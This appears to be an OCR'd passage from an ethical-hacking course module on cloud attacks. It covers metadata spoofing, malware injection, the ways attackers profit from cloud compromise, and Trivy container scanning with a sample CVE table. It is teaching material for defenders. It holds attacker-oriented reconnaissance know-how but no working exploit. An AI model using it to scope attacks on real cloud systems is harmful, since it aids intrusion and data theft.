
  Cloud service metadata describe the details of various services, such as the location of network components, security requirements, and data formats. Metadata spoofing is a process of changing or modifying service metadata written in the web service definition language (WSDL) file, where the information regarding service instances is stored. Once the manipulated file is successfully deployed, cloud users are redirected to unknown places, which is similar to the process of DNS spoofing.

  Countermeasures:

  - Encrypt and store application and service details on the cloud.
  - Implement hash-based integrity checking to mitigate spoofing attacks.

- **Cloud Malware Injection Attack**

  In cloud malware injection attacks, attackers install malicious service implementations or virtual machines into the cloud services that run as SaaS, PaaS, or IaaS. Once the cloud is successfully abused, the cloud user is redirected to the attackers' website, where the attackers can perform activities such as eavesdropping communication and stealing and modifying data.



Module Flow

1 **Cloud Computing Concepts**

2 **Container Technology**

3 **Serverless Computing**


4 **Cloud Computing Threats**

5 **Cloud Hacking**

6 **Cloud Security**

Cloud Hacking

Though most organizations adopt cloud technologies for the variety of cost-effective services, security remains a significant concern because it depends on sharing. Security gaps and vulnerabilities of the underlying technologies can allow attackers to launch various types of cloud attacks, affecting confidentiality, integrity, and availability of resources and services in cloud systems. This section discusses the various techniques and tools attackers use for hacking the cloud environment.



What is Cloud Hacking?

- Attackers **exploit vulnerabilities existing in the cloud technologies** to perform various targeted high-profile attacks on cloud storage systems, compromising the corporate and customers' data
- The main objective of hacking the cloud environment is **gaining access to user's data** and **blocking access to cloud services**

How can an attacker profit from hacking the cloud?

1. Exploit poor security practices to perform data exfiltration and disclosure of sensitive information
2. Gain unauthorized access to cloud applications
3. Misuse legitimate access to steal credentials of other cloud users
4. Generate illicit cryptocurrency by tapping into the target's processing power
5. Use stealthy crypto-mining malware to generate revenue
6. Perform DoS attacks to prevent legitimate users from accessing cloud services

What is Cloud Hacking?


Nowadays, many organizations are migrating their business processes and customer data to the cloud. The massive movement of corporate and personal data to the cloud has increased the attack surfaces and threats to both organizations and individuals. Attackers exploit vulnerabilities existing in the cloud technologies to perform various targeted high-profile attacks on cloud storage systems, compromising customer and corporate data. The main objective of hacking the cloud environment is gaining access to user data and blocking access to cloud services. This has a disastrous impact on both end-users and corporate companies, shattering the confidence in the security of cloud services. Therefore, organizations need to ensure the safety and security of business processes and customer information stored on the cloud.

How can an attacker profit from hacking the cloud?

- Exploit poor security practices to perform data exfiltration and disclosure of sensitive information.
- Gain unauthorized access to cloud applications.
- Misuse legitimate access to steal credentials of other cloud users.
- Generate illicit cryptocurrency by tapping into the target's processing power.
- Use stealthy crypto-mining malware to generate revenue.
- Perform DoS attacks to prevent legitimate users from accessing cloud services.
- Reconfigure cloud services exploiting vulnerabilities in synchronization token systems.
- Perform lateral movement on data center networks and manipulate network traffic.

Container Vulnerability Scanning using Trivy

- A container image consists of an operating system, application, runtime, etc. packaged together
- These containers are widely reused and may contain **open source frameworks** with vulnerability issues
- Attackers use tools such as **Trivy**, **Clair**, and **Dadga** to scan and identify vulnerabilities in the containers



```
bash-3.2$ trivy knqyf263/test-image:1.2.3
2019-05-13T15:19:03.912+0000    INFO    Updating vulnerability database...
2019-05-13T15:19:05.983+0000    INFO    Detecting Alpine vulnerabilities...
2019-05-13T15:19:05.987+0000    INFO    Updating npm Security DB...
2019-05-13T15:19:07.048+0000    INFO    Detecting npm vulnerabilities...
2019-05-13T15:19:07.048+0000    INFO    Updating pipenv Security DB...
2019-05-13T15:19:08.507+0000    INFO    Detecting pipenv vulnerabilities...
2019-05-13T15:19:08.508+0000    INFO    Updating bundler Security DB...
2019-05-13T15:19:09.574+0000    INFO    Detecting bundler vulnerabilities...
2019-05-13T15:19:09.575+0000    INFO    Updating cargo Security DB...
2019-05-13T15:19:10.441+0000    INFO    Detecting cargo vulnerabilities...
2019-05-13T15:19:10.441+0000    INFO    Updating composer Security DB...
2019-05-13T15:19:11.649+0000    INFO    Detecting composer vulnerabilities...

knqyf263/test-image:1.2.3 (alpine 3.7.1)
========================================
Total: 26 (UNKNOWN: 0, LOW: 3, MEDIUM: 16, HIGH: 5, CRITICAL: 2)

+---------+------------------+----------+-------------------+---------------+----------------------------------+
| LIBRARY | VULNERABILITY ID | SEVERITY | INSTALLED VERSION | FIXED VERSION |              TITLE               |
+---------+------------------+----------+-------------------+---------------+----------------------------------+
| curl    | CVE-2018-14618   | CRITICAL | 7.61.0-r0         | 7.61.1-r0     | curl: NTLM password overflow     |
|         |                  |          |                   |               | via integer overflow             |
+         +------------------+----------+                   +---------------+----------------------------------+
|         | CVE-2018-16839   | HIGH     |                   | 7.61.1-r1     | curl: Integer overflow leading   |
|         |                  |          |                   |               | to heap-based buffer overflow in |
|         |                  |          |                   |               | Curl_sasl_create_plain_message() |
+         +------------------+          +                   +---------------+----------------------------------+
|         | CVE-2019-3822    |          |                   | 7.61.1-r2     | curl: NTLMv2 type-3 header       |
|         |                  |          |                   |               | stack buffer overflow            |
+         +------------------+          +                   +---------------+----------------------------------+
|         | CVE-2018-16840   |          |                   | 7.61.1-r1     | curl: Use-after-free when        |
|         |                  |          |                   |               | closing "easy" handle in         |
|         |                  |          |                   |               | Curl_close()                     |
+         +------------------+----------+                   +---------------+----------------------------------+
|         | CVE-2018-16890   | MEDIUM   |                   | 7.61.1-r2     | curl: NTLM type-2 heap           |
|         |                  |          |                   |               | out-of-bounds buffer read        |
+         +------------------+          +                   +               +----------------------------------+
|         | CVE-2019-3823    |          |                   |               | curl: SMTP end-of-response       |
|         |                  |          |                   |               | out-of-bounds read               |
+         +------------------+          +                   +---------------+----------------------------------+
|         | CVE-2018-16842   |          |                   | 7.61.1-r1     | curl: Heap-based buffer          |
|         |                  |          |                   |               | over-read in the curl tool       |
|         |                  |          |                   |               | warning formatting               |
+---------+------------------+----------+-------------------+---------------+----------------------------------+
| git     | CVE-2018-19486   | HIGH     | 2.15.2-r0         | 2.15.3-r0     | git: Improper handling of        |
|         |                  |          |                   |               | PATH allows for commands to be   |
|         |                  |          |                   |               | executed from...                 |
+         +------------------+          +                   +               +----------------------------------+
```

https://github.com


Container Vulnerability Scanning using Trivy

Container images consist of an operating system, application, runtime, etc. packaged together. These containers are reused widely and may contain open source frameworks with vulnerability issues. These vulnerabilities compromise the security not only of each container but of the entire container engine. Attackers use tools, such as Trivy Vulnerability Scanner, Clair, Dadga, and Twistlock, to scan and identify vulnerabilities in the containers.

- **Trivy**

  Source: *https://github.com*

  Trivy is an automated tool used to perform container image vulnerability scanning. One needs to specify the image name to launch an accurate scanning operation. Trivy helps in detecting vulnerabilities of OS packages, such as Alpine, RHEL, and CentOS, and application dependencies, such as Bundler, Composer, npm, and yarn.



```
bash-3.2$ trivy knqyf263/test-image:1.2.3
2019-05-13T15:19:03.912+0900    INFO    Updating vulnerability database...
